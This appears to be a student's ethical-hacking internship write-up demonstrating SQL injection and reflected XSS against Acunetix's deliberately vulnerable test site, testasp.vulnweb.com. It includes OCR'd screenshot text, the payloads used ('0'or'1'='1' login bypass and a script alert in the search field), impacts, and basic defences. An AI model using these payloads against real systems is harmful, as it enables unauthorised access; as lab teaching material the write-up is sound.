Ethical Hacking Internship Project 3

Title = SQL injection

Domain = http://www.vulnweb.com

Sub domain = http://testasp.vulnweb.com

By Santosh kumar

Steps to produce:


1. Attack

Visit the domain: http://testasp.vulnweb.com

Go to login option

Insert the SQL Injection : 0’or’1’=’1 , in both the username and password

We got successfully bypass the login




Not secure | testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F

acunetix acuforum
TEST and Demonstration site for Acunetix Web Vulnerab
about - forums - search - login - register - SQL scanner - SQL vuln help
Login
Copyright
87°F
Haze
Search

Username: 0'or'1'='1

Password: ••••••••••

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.



Not secure | testasp.vulnweb.com/Default.asp?

VScanner
Internship Studio
Template - Google Doc
Untitled presentation
acuforum forums
acunetix acuforum
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
about - forums - search - logout 0'or'1'='1 - SQL scanner - SQL vuln help
87°F
Haze
Search
3:19 PM
10/3/2023

Forum	Threads	Posts	Last Post
Acunetix Web Vulnerability Scanner Talk about Acunetix Web Vulnerablity Scanner	39	39	10/4/2023 9:46:51 AM
Weather What weather is in your town right now	1	1	11/9/2005 12:16:35 PM
Miscellaneous Anything crossing your mind can be posted here	0	0	

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.


2. Reflected XSS

Visit the domain: http://testasp.vulnweb.com

Go to search option

Type payload in the search <script>alert("You are hacked")</script>

Attacked Successfully



Not secure | testasp.vulnweb.com/Search.asp?tfSearch=<script>alert%28"You+are+hacked"%29<%2Fscript>

TEST and Demonstration site for Acunetix Web Vulnerability Scanner


about - forums - search - logout 0'or'1'='1 - SQL scanner - SQL vuln help

<script>alert("You are hack search posts

You searched for ''

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.



Not secure | testasp.vulnweb.com/Search.asp?tfSearch=<script>alert%28"You+are+hacked"%29<%2Fscript>

testasp.vulnweb.com says

You are hacked

OK

EST and Demonstration site for Acunetix Web Vulnerability Scanner

about - forums - search - logout 0'or'1'='1 - SQL sc

search posts

You searched for ''

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

SQL and XSS attack :-

[redacted]

Impacts of Simple SQL injection and XSS Attack :

- **Confidentiality**: Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
- **Authentication**: If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
- **Authorisation**: If authorisation information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.
- **Integrity**: Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

How we can protect against such attack

- Validate user input for expected data types, including input fields like drop-down menus or radio buttons, not just fields that allow users to type.
- Ensure all web application software components including libraries, plug-ins, frameworks, web server software, and database server software are kept up to date with the latest security patches